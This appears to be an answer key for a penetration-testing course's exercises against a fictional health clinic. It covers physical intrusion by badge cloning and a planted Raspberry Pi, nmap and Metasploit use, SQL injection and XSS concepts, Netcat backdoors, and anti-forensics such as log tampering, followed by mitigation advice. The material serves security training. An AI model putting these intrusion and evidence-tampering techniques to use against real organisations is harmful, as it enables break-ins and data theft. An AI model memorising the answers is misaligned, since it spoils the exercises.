1. The GCPG office is located on the second floor of an office complex. It shares the entrance and main lobby with two other businesses—both on the ground floor. A security guard sits by the front door. As you enter the office suite, you notice several people going into and coming out of the other businesses—one of which appears to be a restaurant. You head up the stairs to the second floor and notice that the door to the GCPG office is wide open, leading to the patient waiting room. One of your teammates walks up to reception, posing as a walk-in patient. You will compare notes later. Out of the waiting room walks a man in a t-shirt and jeans holding a laptop, staring at the open screen. Moving at a quick pace, he heads toward the door across the hall. You notice a badge attached to the man's shirt as the door automatically unlocks as he approaches. He lets the door automatically shut behind him. The door has a sign that says, in large red lettering, "EMPLOYEES ONLY." What can you surmise about this employee, as well as this restricted area of the building and its relation to GCPG?

A: Answers will vary. The first assumption you can reasonably make is that this section of the office is closed off for a good reason—it probably houses sensitive assets that shouldn't be accessed by the public. Secondly, because the man came from GCPG's waiting room, it's reasonable to assume that he either works for GCPG or has been hired to do contract work for them. In either case, he is probably authorized to enter the restricted area, and that restricted area is probably associated with GCPG. Also, because the employee is walking around with an open laptop and seems busy, he may work in IT, though it's hard to be definitive at this point.

2. Think back to your passive reconnaissance efforts that focused on obtaining an organization's contacts and their information. How might you have been able to more confidently identify this man and his role in the organization?

A: Answers will vary. If this person does work for IT or upper management, his name may have been captured during your profiling efforts. Before entering the office complex, you could have done some research and looked up each name on social media sites such as LinkedIn or Facebook. Or, you could have searched the organization's social media profiles for key personnel. You could then match a name and role to a face, identifying that employee in person.

**3. Obviously, you want to try to gain access to this restricted area. Let's say you were more proactive and had a chance to tailgate this employee through the door. How effective do you think this would be? What about piggybacking?**

A: Answers will vary. On one hand, the employee seems busy and isn't paying much attention to his surroundings. He also didn't close the door behind him, letting it close by itself. Tailgating in this situation might be effective if you're quiet enough and the door doesn't close too quickly. However, if the door is still in view of the waiting room, then someone might see you quietly follow behind the employee and find it suspicious. Piggybacking might help you avoid suspicion if you make yourself known to the employee and act like you know him. However, the problem with this is that there likely aren't that many employees that work at GCPG. If the man with the laptop knows you're trying to enter, he may grow suspicious and not let you in. He may, on the other hand, wish to avoid confrontation or avoid having to stop what he's doing to call you out.

**4. Let's say piggybacking and tailgating are too risky. How else could you gain physical access to this restricted area?**

A: Answers may vary. Other than being overly destructive or climbing in through a second-floor window, it seems like the only way to get in is to bypass the authentication mechanism—the RFID lock. That means you either need to steal an authorized badge or clone one and create your own.

**5. The man with the laptop is gone, but you're still determined to get in that restricted area. So far, you have seen no sign of security cameras. You are out of sight of the guard on the first floor. So, you walk into the patient waiting area and begin talking to the receptionist. Another receptionist behind the counter is currently chatting with a woman who appears to be one of the doctors. The doctor's badge is clearly visible on her coat. Stealing a badge seems out of the question. How might you still use an RFID badge to get into the restricted area?**

A: Answers may vary, but RFID scanning and analysis tools can receive RFID signals from several feet away. These tools can even be hidden inside a bag so that the badge holder is unaware of the operation. The scanner can then capture the badge's unique token and save it for later, or even create a clone right then and there if you have the proper tools available.

**6. You successfully cloned the doctor's badge and are ready to use it gain entry to the restricted area. There's just one problem: The door to the restricted area is visible to the receptionists, and they already know you're not authorized to be in there. Now what can you do to put your newly cloned badge to use?**

A: Answers will vary. However, the GCPG office probably observes regular business hours. You'll need to wait until later tonight or very early the next morning.

7. You leave the office and return at around midnight. You brought some tools with you in case an opportunity presents itself. The guard that was at the front door earlier appears to be gone, but you assume he's doing his rounds in the building itself. You try to open the lobby door, but it doesn't budge. It is locked with a standard key lock. Aside from doing something destructive, what can you do to get in?

A: Answers will vary. The most obvious answer is to pick the lock. Because it uses a standard key lock and not an RFID mechanism, standard lock picking tools may be effective. However, depending on the strength of the lock, this can require a great deal of skill and the right set of tools. There may be a way to avoid breaking in altogether, though. When you first arrived, you noticed people going into and out of a restaurant on the ground floor. Restaurants usually observe later hours. Therefore, there may be a window of opportunity when the GCPG offices are empty but the lobby door is still open. If you enter during this time, your job will be much easier.

8. The next day, you arrive at the building around 8 P.M. The guard at the front door is reading a book. He looks at you but loses interest when you appear to be heading toward the restaurant. Instead, you make your way upstairs to the GCPG office suite. As expected, all of the employees have left for the day. You flash your cloned badge in front of the door to the restricted area. Success! You're in. You open the door and step into a large room containing several offices. At the far end of the room is another door, similar to the one you just made it past. You walk up to this door and see that it has a cipher lock with an RFID card reader. You press your head up against the door and hear the familiar buzz of computers hard at work, as well as the muted hum of fans keeping them cool. This is clearly GCPG's server room. You flash your cloned badge on the RFID card reader. The reader lets out a series of negative beeps and flashes the words "Access Denied" on its screen. It seems GCPG has put some effort into delegating physical access control. What is your next step?

A: Answers may vary, but you should take a look around the room and attempt to search the offices. There might be something to help you get into the server room, like a badge with the proper authorization that was left behind by an IT employee. Or, there could be something else in the offices that helps you in other ways.

9. As you walk by each office, you recognize some of the names on the nameplates from your earlier profiling of the organization's contacts. None of the names seemed to be prefaced with the title "Dr." Also, judging from the abundance of computer equipment on several of the office desks, it's likely that these offices are staffed by the IT department. All of the office doors are RFID-locked except for one. As you enter this office, you recognize the open laptop sitting off by itself on the desk—it's the same one the busy IT employee was using. The screen is off, but when you press a key, a Windows desktop appears—the employee forgot to lock his laptop. How might you use this opportunity?

A: Answers will vary. In a real-world situation, an attacker who was trying to remain stealthy probably wouldn't sit down at the laptop and spend hours trying to breach the rest of the network. Instead, they would try to install a backdoor on the laptop or find some crucial information that would enable a remote attack to proceed.

10. As you quickly look through the laptop's file system, you notice a file in the Documents folder called "temp credentials.xlsx". You open the file and discover that it's a plaintext spreadsheet with user names, passwords, and a description of what system they apply to. One of the user names is "Administrator" and its description is "internal web server". You use your phone to take a picture of the open spreadsheet, leaving the laptop as it was. Why are these credentials more valuable to you than the ones you found in your USB baiting and phishing campaigns earlier?

A: Answers may vary, but these credentials appear to hold higher privileges than the normal user/workstation credentials you captured earlier. You could potentially use these credentials to compromise one of the organization's major assets, and even pivot to other sensitive servers that are likely behind the locked room you couldn't get into. The network administrator might also reuse these same credentials for other systems.

11. One of the far desks has some old laptops on it. Miscellaneous equipment and computer parts are stacked on the floor around it. Under the desk, you see a small switch that is plugged into a power strip. It has some empty ports and appears to be on. You take a Raspberry Pi (RPI), a small single-board computer, out of your jacket pocket and plug it into the power strip and switch, hiding it behind some junk equipment on the floor. The Pi has a stripped down version of Kali Linux installed on it. Taking out your phone, you make an SSH connection to the Wi-Fi interface of the Pi. The Pi has picked up a DHCP lease through its Ethernet interface and is able to connect to a VNC cloud. You screencap your phone session with the RPI. You're confident that you'll be able to make a remote connection to it through the Internet. How might the Raspberry Pi help you, and what are some of the risks to leaving it there in the IT department?

A: Answers may vary. It won't have the power of a laptop or desktop, but it has plenty of tools that you can use to scan the internal network and try to compromise any computer it finds. It could be discovered, which will most likely tip off any IT person. It might also crash or fail. You may or may not be able to retrieve or replace it. You'll have to try to make the best use of it as long as you can, while looking for other ways into the network.

12. Back at pentester HQ, you compare notes with your teammate. Document your findings on the pentest worksheet. Your colleague recorded the names of some computer-based medical devices that were plugged into the network. Your colleague also identified that the Wi-Fi SSID is GCPG and is protected by WPA2. Neither of you saw any signs of an alarm system. What else can you add to the worksheet?

A: Answers may vary, but should include: the apparent absence of cameras or an alarm system; an inattentive security guard at the main door of the building; you successfully cloned a badge for physical access; the apparent existence of a locked server room with running equipment; and a Raspberry Pi that you have planted on the internal network and can access remotely.

---

## ACTIVITY 4–1: Scanning Networks with Nmap

---

3. Which switch would you use to perform just a ping scan (ping sweep) with no port scan?  
A: -sn
6. Based on the switches you just used, what have you told Nmap to do?  
A: Nmap will conduct a TCP SYN scan of the classroom subnet. The scan will skip host discovery, but enable OS detection and version detection (aggressive scan).
9. How would you scan a range of ports from 1 to 100 on your classroom subnet?  
A: nmap -p 1-100 192.168.1.0/24
10. How would you do a fast scan of the 100 most common ports on your classroom subnet?  
A: nmap -F 192.168.1.0/24
11. How would you scan all 65,535 ports on your classroom subnet?  
A: nmap -p- 192.168.1.0/24

---

## ACTIVITY 4–3: Enumerating Targets with Metasploit

---

2. Why did you get this message? Why might this hinder your enumeration tasks?  
A: Metasploit, in its scan, attempted to sign in to the server. Since you provided no valid credentials, the scanner was unable to login. Some information valuable to a pen tester is privileged, and without the proper access, the pen tester will have less valuable information to draw from.

- 3. Look at the detail of the error message. What port number was the login attempt run against? What does this tell you about the scan?**

**A:** It was run against 139 (NetBIOS Session Service). In older versions of Windows, SMB ran over the NetBIOS port. Modern versions of Windows run SMB over TCP/IP on 445.

- 5. What information did these two scans discover?**

**A:** These credentialed scans enumerated users, groups, and shares on the server.

## ACTIVITY 4–5: Scanning for System Vulnerabilities

- 6. How many vulnerabilities does the target have? How severe are they?**

**A:** Answers may vary, but the scan likely has over a dozen vulnerabilities that OpenVAS considers high severity. There are also likely a few vulnerabilities in the medium severity range, and perhaps a couple marked as low severity.

- 7. Examine the Vulnerability Insight section of each vulnerability's details page. What are some common services and software that exhibit these flaws?**

**A:** Answers may vary, but will likely include browser JavaScript engines; various Internet Explorer features; various Microsoft Edge features; additional Windows services like Hyper-V and RDP; and the Windows kernel itself.

## ACTIVITY 4–7: Analyzing a Basic Port Scan Script in Python

- 8. The beauty of scripts is that they can be customized and optimized for your needs. Other than changing the type of scan, what other functionality might you add to this script to make it more useful?**

**A:** Answers will vary, but it could be useful to prompt users to choose a range of IP addresses to scan rather than just one. It might also be a good idea to prompt users to choose what ports they want to scan. It could help the script's extensibility to have users input a file containing IP address ranges and/or port numbers, rather than inputting them directly in the console. The script would also likely benefit from having an output feature that sends the results to a file for later analysis.

## ACTIVITY 5–1: Analyzing Vulnerability Scan Results

- 1. How would you categorize the Windows Server that you scanned—a server that stores and processes health data—in terms of its criticality?**

**A:** Answers may vary, as you don't necessarily have a thorough understanding of the server's exact functionality yet. However, it's extremely likely that this server is critical to GCPG's business operations. This is due to both the health services that GCPG provides to its customers, and its obligation to protect the privacy of those customers' data. Depending on your approach, you can use words like "highly critical" or "essential" to categorize the server, or you can assign a number on a scale of criticality, like "9 out of 10." The important thing is to use your chosen approach consistently.

**2. How would you categorize the BxB web app that you scanned in terms of its criticality?**

**A:** Answers may vary, as once again you don't necessarily have all of the facts yet. However, because it is an organization's online storefront, you can reasonably assume that the web app is of critical importance. Each organization may assign a different level of criticality, however. BxB might, for example, have a considerably smaller risk appetite than GCPG when it comes to this web app. This is because GCPG is merely hosting the web app, and won't have its business impacted as much if something goes wrong.

**3. Look over the Windows Server system vulnerabilities that OpenVAS discovered. Which vulnerabilities would you say are the most alarming? What could an attacker do if they compromised these vulnerabilities?**

**A:** Answers may vary, but there should be plenty of Windows-specific vulnerabilities that could enable an attacker to run arbitrary code on the system or otherwise exploit the system in various ways, including, but not limited to: crashing the system; injecting malicious code into running processes to gain system-level privileges; obtaining sensitive information on other users; hijacking user processes to force them to act maliciously; conducting password cracking attacks on Windows credentials; and many more. You may even recognize well-known vulnerabilities like MS17-010, or EternalBlue, which is an SMB vulnerability that enabled the WannaCry ransomware worm to propagate in 2017.

**4. OpenVAS uses third-party scoring systems like the Common Vulnerability Scoring System (CVSS) to prioritize vulnerabilities. Which vulnerabilities do *you* think are the most severe/critical? Which are the least severe/critical?**

**A:** Answers will vary. Assigning severity is often subjective and dependent upon specific context, but CVSS scores are usually pretty agreeable. One potential disagreement might be concerning the ability to log into the FTP server anonymously as "Medium" severity. This lack of proper access control can enable an attacker to easily enumerate potentially sensitive files on the FTP site without needing to escalate privileges. Some may argue that this deserves to be prioritized as "High" severity. In the opposite direction, there might be an argument for the unquoted path vulnerability being less severe than it is scored by the CVSS. This particular vulnerability requires a user to actively uninstall one of the programs listed in order to trigger a malicious file that has already been placed on the system in a specific spot. If this is unlikely to happen, then you might lower its severity to "Medium."

**5. Consider the following question in the context of the vulnerabilities that OpenVAS identified: Which of the following scenarios, if true, would indicate a false positive?**

- Administrators do not use Internet Explorer on the server in order to avoid remote code execution attacks.
- The organization keeps offline backups of the server to protect against WannaCry ransomware that propagates through SMBv1 vulnerabilities.
- Being able to compute the uptime of the server through TCP timestamps is within the organization's risk appetite.
- The SSL/TLS implementation on the server uses the TLS\_RSA\_WITH\_AES\_128\_CBC\_SHA cipher suite.

**6. If you had to summarize the state of the server to GCPG's executives, what would you say?**

**A:** Answers may vary, but it wouldn't be unreasonable to say that the server is a huge security risk to the organization and that an attacker could exploit it to disrupt business operations in numerous ways.

**7. Turn your attention to the web app scan results in Arachni. Which vulnerabilities would you say are the most alarming? What could an attacker do if they compromised these vulnerabilities?**

**A:** Answers may vary. All of the high-severity items should be of interest, and include: CSRF, XSS, and SQL injection. These are common vulnerabilities in poorly secured web apps. It seems that the web app is at least vulnerable to DOM-based XSS, in that an attacker can manipulate HTML inputs client-side to include malicious scripts. Both the product search functionality and the user login form appear to be responding to malformed SQL inputs with error messages, which likely indicates a weakness to SQL injection. The forms on the web app may also be using parameters that are easy to predict, and therefore susceptible to CSRF. Some of the medium-severity issues of note include: The web server is using unencrypted HTTP, despite working with password forms; the server includes an FTP directory with a predictable name; and the server doesn't validate redirects, which could facilitate social engineering attacks.

**8. Arachni has its own system for scoring vulnerability severity. Which vulnerabilities do *you* think are the most severe/critical? Which are the least severe/critical?**

**A:** Answers will vary. Like with the Windows Server, the severity of web app vulnerabilities is not necessarily set in stone. According to Arachni, the web app may be susceptible to clickjacking threats because it doesn't return an X-Frame-Options response header; it may be susceptible to XSS attacks through an overly permissive cross-origin resource sharing (CORS) policy; and there is a file upload form that could be used as a vector for attack—all of which are marked as "Low" severity. These attacks could lead to the compromise of users, the web app, or the backend server. In the opposite direction, there could be an argument for marking the CSRF vulnerabilities as "Medium," as it can be difficult to pull off such an attack; several factors must be in the attacker's favor in order for the attack to be effective.

**9. Consider the following question in the context of the vulnerabilities that Arachni identified: Which of the following scenarios, if true, would indicate a false positive?**

- HTTPS is not enabled site-wide, but is enabled for search forms to keep searches confidential.
- The server returns an X-Frame-Options header value of DENY, meaning the page cannot be displayed in a frame in order to mitigate clickjacking threats.
- Leakage of the hosting server's private IP address is within the organization's risk appetite.
- The table names and field names in the SQL database are obfuscated in order to mitigate the effectiveness of injection attacks.

**10. If you had to summarize the state of the BxB web app to GCPG's executives, what would you say?**

**A:** Answers may vary, but like the Windows Server, it seems that the web app is a security risk. Although BxB might feel the impact of this risk more than GCPG, GCPG is still maintaining the web app and therefore may be responsible for security issues.

---

## ACTIVITY 5–2: Leveraging Information to Prepare for Exploitation

---

**2. Read the description of this module. How does it exploit the vulnerability? What payload does the exploit carry?**

A: This exploit module is an offshoot of EternalBlue, and exploits a vulnerability in SMBv1 to overwrite session information as an Administrator session and execute remote code. Specifically, it takes advantage of type confusion and race condition vulnerabilities that are present in the design of SMBv1. The payload that this exploit module carries is a code execution using PsExec, which is a Windows-based remote access service.

**3. Does this exploit module look promising? Why or why not?**

A: Answers may vary. This is a rather powerful exploit, and if the server is truly vulnerable to it, then it would be prudent to at least try it. If successful, you could gain elevated remote access to the target host.

**4. Earlier, a team member identified that ports 25 and 587 were open on one of the target servers. The former is typically used to handle communication between SMTP mail servers. The latter receives SMTP client communications. You also identified FTP port 21 as open on other targets. How might you leverage this information to attack email and file transfer communications in the GCPG network?**

A: Answers will vary, but SMTP and FTP do not use encryption by default. Therefore, email messages and file transfers in the GCPG network may be transmitted in cleartext. To capture this cleartext traffic, you won't necessarily need to employ Metasploit modules or any other malicious code. A protocol analyzer listening on the network may be all that is necessary to successfully execute the attack.

**5. Assume you successfully sniff email messages that are sent and received by members of the IT team. What could you look for in these messages to help you chain exploits?**

A: Answers will vary, as there are a wide variety of scenarios that could apply. For example, some of the email correspondence between IT personnel might reveal the technology that a web server uses, as well as the version of that technology. You could use this information to exploit a known vulnerability in this particular version. Let's say it's a directory traversal vulnerability. Then, by traversing the server's file system, you could identify more vulnerable applications or services that are running on the system. Let's say the server is running an outdated version of Microsoft Office that enables code execution through a malicious RTF file. When opened in Word, the file could open a shell back to your attack computer, giving you remote access to the system. This example exploit chain can be represented as: Sniff cleartext emails→Exploit vulnerable web server→Exploit desktop application→Gain remote access to system.

6. Assume you've managed to dump the password hashes of GCPG's patient account database. Which of the following, if true, would render rainbow tables ineffective at cracking at least one password?
- A large salt value was added to the password inputs before being hashed.
  - The database includes thousands of unique password hashes.
  - The passwords were hashed with the MD5 algorithm.
  - The passwords were hashed with the SHA-1 algorithm.
7. Assume you've identified the user name of the administrator that manages GCPG's internal-facing web server. The administrator uses this name and an unknown password to sign in to the website through its login page. Which of the following, if true, would render a brute force attack ineffective at cracking the administrator's password through this login page?
- The administrator's password consists of at least one letter, one number, and one special character.
  - The web server restricts the number of failed login attempts to five every hour.
  - The administrator's password is hashed using the SHA-256 algorithm.
  - The web server sets a minimum password length of six characters.
8. Consider the following exploit activities, and explain how you would prioritize them, and why: exploiting potential SMBv1 vulnerabilities on GCPG's Windows servers that store and process patient health data; exploiting potential vulnerabilities on legacy Linux servers that run a smaller patient record system; exploiting potential vulnerabilities on mobile devices provisioned by GCPG and used by some employees; exploiting potential vulnerabilities on the BxB storefront web app; testing in-house developed app modules for weak points; sniffing SMTP traffic between users and mail servers; sniffing FTP traffic within the network; intercepting network file share transmissions; and hijacking users' wireless network connections.

A: Answers will vary, as there is not necessarily one right way to prioritize these activities. The course flow keeps similar types of attacks together for learning purposes, but this is not necessarily the optimal way to prioritize them. Since the Windows-based servers appear to be more critical to the business and open to attack, you may choose to prioritize their exploitation over the exploitation of legacy Linux servers and mobile devices, which appear to be less important. You might choose to sniff SMTP and FTP traffic early on because you already know they're vulnerable, whereas you don't know as much about the wireless network and its weaknesses. The BxB web app is not as critical to the GCPG business as its wholly owned assets, so you might decide to place its exploitation low on the list.

## ACTIVITY 7–2: Exploiting Password Vulnerabilities in Windows

3. Which password(s) was John the Ripper able to crack? Which password(s) was it not able to crack?

A: The Administrator password was cracked. The password to the admin-backup account was not cracked.

## ACTIVITY 7–3: Exploiting Linux-Based Vulnerabilities

---

4. What ports are open? Which ones might you want to investigate further?

A: There are several ports open on the VM, including 21 (FTP), 22 (SSH), 23 (Telnet), 25 (SMTP), 80 (HTTP), 445 (SMB), 513 (rlogin), 514 (rsh), and more. Any one of these could be used as an attack vector. Services like SMB have known vulnerabilities, whereas services like Telnet and rlogin are insecure by design.

---

## ACTIVITY 8–1: Exploiting Security Misconfigurations in Web Apps

---

2. What does this path tell you about how the store is serving files?

A: The store is serving files to the client over FTP, and this particular file includes a debug parameter that probably shouldn't have made it into production.

4. Recall the link you found on the About Us page and the query it used. What might you use to bypass this error?

A: You can use the `md_debug` parameter to modify how the server filters file types.

7. Consider that the web app allows null characters in strings, but does not handle null terminators properly. How might you bypass the error for this and other files?

A: You must use a poison null byte.

9. What other attack types could an attacker use with a poison null byte?

A: An attacker could trigger a local file inclusion or directory traversal attack.

---

## ACTIVITY 8–2: Exploiting SQL Injection Vulnerabilities in Web Apps

---

3. What does this indicate? How might you use this to exploit the search results?

A: By successfully commenting out part of the query, you can craft an injection that removes some of the query's components, altering the query while keeping it valid.

5. You've verified that the search functionality is susceptible to data retrieval via SQL injection. You want to exploit this to grab a list of all users in the database. What SQL statement can help you merge data from the users table?

A: The `UNION SELECT` statement can combine the results of multiple tables, as long as the data types and the order of columns are the same.

7. Looking at the error message, what is the name of the table that holds account information? What can you identify as likely column names in this table?

A: Users is the name of the table. It likely has email and password columns.

9. How many columns did it take to get a valid response?

A: It takes eight columns to get a valid response.

## 11.What are the security implications of this vulnerability?

A: With the password hashes and the accounts they belong to, an attacker could launch various offline password cracking techniques in order to acquire credentials. Even the leakage of user names by itself constitutes a security issue.

## 13.What gaps in password security enabled this crack to succeed?

A: There are several: The admin's password is very short and simplistic; the hashing algorithm the web app uses is MD5, which is considered weak; and the hashes were not salted.

---

## ACTIVITY 8–3: Exploiting XSS Vulnerabilities in Web Apps

---

2. Even though the attack doesn't persist, how could an attacker compromise an unsuspecting user with a reflected XSS attack?

A: Answers may vary, but one example is that an attacker crafts the script to point to a malicious file being hosted by their own server. They would then send the victim a link to the search page with the malicious query appended to it. To be more effective, the attacker could encode the URL to make it less readable to human eyes, or they could ensure that the link the victim clicks on is formatted using plain words, and hope that the victim will not check the real URL before clicking it.

---

## ACTIVITY 8–4: Exploiting Authentication and Authorization Vulnerabilities in Web Apps

---

7. Looking at line 858, what can you tell about how an OAuth account's password is set in the web app?

A: The password appears to be an encoded version of the user's email address.

---

## ACTIVITY 8–6: Conducting Static and Dynamic Analysis

---

3. What else could this failure indicate about all of the previous tests you conducted?

A: Answers may vary, but if there is a problem with the validation routine itself, then it may have failed to properly validate all of the other tests, even though they produced the expected result.

6. Focus on the `for` loop on lines 28 through 30 that checks for repeating characters. There are three issues with this segment of code. What are they?

A: The first issue is that the loop will continue even when it's at the last two characters of the password, where three-character repetition is no longer possible. The second issue is that the `if` statement is checking whether or not the current character is the same as the next character, and whether or not the character after that is true. This is not the intended behavior. The third issue is that the `pos` variable never iterates, so the loop only compares the current character to the fixed second and third characters.

9. There is one mistake remaining in the code that is causing this issue. See if you can spot it. Once you spot the mistake, how do you think you can fix it?

A: In line 12, the `if` statement is supposed to test the length of the password. Instead, it is testing the length of the literal string of text "password"—which is always eight characters. To fix this issue, you must remove the quotation marks so that the statement references the `password` variable and not a string literal.

## ACTIVITY 9–2: Migrating Malicious Code Between Running Processes

2. What process is your Meterpreter code currently injected into?

A: The process should be `powershell.exe`.

## ACTIVITY 9–3: Installing a Persistent Backdoor

3. Think back to your active reconnaissance efforts. Do you need to do anything with the server's firewall to get the Netcat backdoor to listen properly? How can you check?

A: No, nothing needs to be done on the firewall. Port 1234 (the Netcat listen port you set) is open, and the firewall itself is actually disabled. You can check this by doing a simple port scan, like with the Python script you analyzed earlier.

## ACTIVITY 9–4: Using Anti–Forensics Techniques

9. What is the purpose of changing the MACE values for a file like this, or any file for that matter, to some time in the past?

A: Answers may vary, but changing a file's timestamps to a past value may convince forensic analysts or other security experts that the system remained compromised for much longer than it actually was. If a security expert is misled in this manner, they may draw the wrong conclusions about who executed the attack, how they executed the attack, and what the attacker(s)' goals were. The attacker therefore has a better chance of escaping notice.

**13. Why might an attacker impersonate another account while creating a new account or executing other malicious tasks?**

**A:** Answers may vary, but being able to impersonate another account could mislead forensic analysts into thinking that a particular individual is responsible for the malicious behavior. In other words, the attacker has the opportunity to frame someone else for the attacker's own misdeeds. This is part of covering one's tracks.

**16. It's obvious why an attacker would want to clear a log. Although effective, this is a pretty conspicuous act. What could the attacker do to the logs if they wanted to remain stealthy?**

**A:** Answers may vary, but instead of deleting the entire logs outright, the attacker could try to delete individual entries that correlate with their malicious behavior. Alternatively, the attacker could attempt to modify the contents or metadata of a log in order to turn an indicator of compromise into an everyday, benign log entry.

## ACTIVITY 10-1: Analyzing Pen Test Data

**2. What are the major findings that you will report to the client?**

**A:** Answers may vary. You were able to: clone an RFID badge to gain access to a secure area, thereby planting a malicious device on the private network and stealing credentials from an unlocked laptop; use multiple methods to compromise the bitbybitfitness.net web app; use two social engineering techniques against users, including phishing and baiting to obtain credentials; ARP poison the private network to intercept private traffic; use the EternalBlue exploit against a Windows Server 2016 machine; use multiple exploits against a Linux server; trick users into using a Wi-Fi evil twin; steal and crack passwords; take over an Android phone; pivot deeper into the network; steal files; deface an internal website; and evade detection. You were also able to discover weaknesses in custom-built applications used in the private network.

**3. Of all your findings, which threats would you categorize as having a high severity level?**

**A:** Answers may vary. Probably the BxB web app vulnerabilities, the SMB (EternalBlue) Windows Server vulnerability, the Linux server vulnerabilities, and possibly the social engineering vulnerabilities.



**Note:** There are not necessarily right or wrong answers.

**4. Which threats would you categorize as having a medium severity level?**

**A:** Answers may vary. Possibly the social engineering, Wi-Fi evil twin, password cracking, application code weaknesses, and Android vulnerabilities.

**5. Which threats would you categorize as having a low severity level?**

**A:** Answers may vary. Possibly the LAN ARP poisoning, anti-forensics techniques, pivoting/migration techniques, and OSINT results.

**6. Were you able to satisfy the client's requirements?**

**A:** Answers may vary. In general, the answer should be yes. You have proof that you satisfied requirements 1a, 1b, 2a, 2b, and 2c.

---

## ACTIVITY 10–2: Recommending Mitigation Strategies

---

**1. What are the three key elements of business that a pen test team must recommend mitigation strategies for?**

- Employees, customers, and technology
- People, processes, and technology
- Shareholders, customers, and governance
- Stakeholders, processes, and reputation

**2. Why is it important to consider all three of these elements when developing recommendations?**

A: Answers may vary. Without considering all three elements, the pen test team's report to their client(s) will have gaps. Recommending a hardening technique won't matter much if employees are easily socially engineered into giving up their access credentials to the hardened systems. Educated employees won't be able to stop an attack in time if there aren't escalation procedures in place for them to leverage. These are just a few examples that demonstrate how people, processes, and technology are inter-related and equally important to the security of the organization.

**3. At the beginning of your test, you successfully baited employees into installing malware on their systems. What would you recommend to GCPG to help them mitigate this issue?**

A: Answers may vary. It's crucial for employees in just about any office environment to go through some kind of end-user cybersecurity training. They should be able identify why it's important that everyone, even them, participates in a culture of cybersecurity. They should also be taught the skills that enable them to spot the threats they will encounter on the job; the consequences of succumbing to these threats; and tools for mitigating these threats. In this specific circumstance, employees should be taught to bring unknown or suspicious devices directly to IT. This also raises the point that GCPG needs to train its IT personnel on what to do if they are given such a device—for example, test it in a sandbox environment or ensure it is plugged into an air-gapped computer.

**4. Some of GCPG's employees also fell victim to your phishing attempts, and in doing so revealed their Google account credentials. You were then able to reuse these credentials on the GCPG network. What would you recommend to GCPG to help them mitigate this issue?**

A: Answers will vary. You could implement two-factor authentication, such as smart cards, on the GCPG network to prevent users from reusing private online passwords on the business network. As with the baiting attack, end-user cybersecurity training will go a long way to ensuring that phishing attacks are much less successful. Specifically, employees should be taught to pay special attention to the "From" field, though this can be spoofed. They should also treat all unsolicited attempts at signing in to a service as suspicious, even if the message looks genuine and official. Another useful tip is for employees to hover their mouse over a link before clicking it to ensure it is going where the sender is saying it goes. Employees should also be taught how to read URLs to help them spot attacks that rely on domain/subdomain confusion (e.g., "go.ogle.com").

5. You were able to physically gain entry to the private office area of the GCPG building suite by cloning an RFID badge and using it at night when employees were gone. What would you recommend to GCPG to help them mitigate this issue?

A: Answers will vary. You can protect vulnerable RFID badge entry systems by replacing the cards with ones that use unique cryptographic keys. These keys are different from the badge serial number and cannot be cloned. Deterrent controls like security cameras would make an attacker think twice before breaking in, even if they have the tools to do so. Having more security guards, or more attentive security guards, would help deter attackers as well. GCPG may also want to consider implementing detective controls like motion sensors that trip an alarm if someone crosses the threshold to the private office room after business hours.

6. When you tested the password validation module written in Python for the data entry system, you were informed of the organization's password policy requirements. However, before this, you also managed to easily crack the Windows Server admin's credentials. What would you recommend to GCPG to help them mitigate this issue?

A: Answers will vary. This is a people, process, and technology problem—all three, in fact. The organization clearly had strict password requirements in its policy, but there needs be a process in place to translate those requirements from theory to practice. Also, the requirements themselves may need to be updated—even though they specify complexity, they don't say anything about not using common dictionary words formatted with numbers and symbols. The organization also needs to ensure that the technology (in this case, Windows-based authentication) is able to fully implement these requirements. Likewise, the administrator (and any user, for that matter) needs to be trained on why such a password is weak, and how to create a stronger password.

7. While launching network tests, you managed to poison ARP caches to intercept traffic that was bound for another host. How can GCPG protect against such poisoning attacks?

A: Answers may vary, as there are several potential solutions. One solution is to write a static ARP table on the hosts that you believe are likely to be targets of an ARP poisoning attack. There are also many intrusion detection/prevention systems and other security software that scan for ARP poisoning attempts and generate alerts or block the malicious traffic.

8. While launching attacks against GCPG's Wi-Fi network, you managed to act as a man-in-the-middle between a client and an HTTPS server. How can GCPG protect against evil twin and SSL strip attacks like these?

A: Answers may vary, but to mitigate the evil twin problem, users must be made aware of such threats. They should be trained to identify the official Wi-Fi network by characteristics like its SSID and its security protocols (i.e., not an open network). Otherwise, there is not an easy way to prevent users from connecting to an evil twin. To mitigate the SSL strip problem, the internal-facing web server must enable HTTP Strict Transport Security (HSTS), which requires that client software only interact with the server over HTTPS, and never HTTP.

**9. You managed to entice a user into installing a malicious app on their Android phone. How can GCPG protect against such attacks to its mobile infrastructure?**

A: Answers will vary, and may be highly dependent on the mobile deployment model that the organization has adopted. Standard bring your own device (BYOD) environments do not allow organizations much control over the devices that connect to their networks. The company could only encourage, but not require, such best practices as: Ensure that installing apps from unknown sources is turned off; only install apps available on Google Play; don't download files from unsolicited email messages; use a secure email client that scans the contents of attachments for malware; and so on. Corporate-owned devices should definitely be under mobile device management (MDM) control. Some companies are now also requiring even BYOD devices to join the MDM system. At the very least, users should be educated and GCPG should require endpoint security software on all mobile devices, whether corporate-owned or BYOD, that connect to the private network.

**10. When you scanned the GCPG network and its hosts, and you performed a vulnerability scan of its Windows Servers, you identified several weaknesses. Some of these weaknesses—like SMB's weakness to EternalBlue—you later exploited. In your opinion, what are the most critical system hardening techniques that you'd recommend GCPG implement for these Windows computers?**

A: Answers may vary. There are many things GCPG can and should do to harden their Windows systems, but chief among them is likely installing critical security updates that fix many of the identified vulnerabilities—including SMB's weakness to EternalBlue. However, they won't necessarily be able to just push the update button and be done with it. The IT team will need to create a process for change and patch management that enables them to test, validate, and then apply critical fixes to ensure that all relevant computers are updated with minimal disruption.

**11. What are some additional hardening techniques that you'd advise GCPG to implement on their Windows Servers?**

A: Answers will vary. The Windows Servers' firewalls are wide open and don't seem to be filtering many ports, if any. The IT team should take a proactive approach to deciding what the servers need and what they don't need to use for communication. Likewise, many Metasploit payloads are stopped by Windows Defender, the active anti-malware and security scanner app that comes with Windows. It should therefore be activated and its definitions updated. The IT team also needs to consider minimizing the number and type of services it runs on these servers. A patient records database, for instance, shouldn't be running FTP, HTTP, SMTP, network shares, or any other extraneous service that increases its attack surface. Servers that *do* need to run these services should use secure versions, like FTP and HTTP using SSL/TLS encryption. Likewise, these services need to exercise better access control; e.g., turn off anonymous connections on the FTP server. It would also help to slow or abate an attack by placing sensitive hosts on different network segments, rather than keeping them on the same network.

**12. You also scanned and later exploited legacy Linux hosts within the GCPG network. What are some hardening techniques that you'd advise GCPG to implement on their Linux servers?**

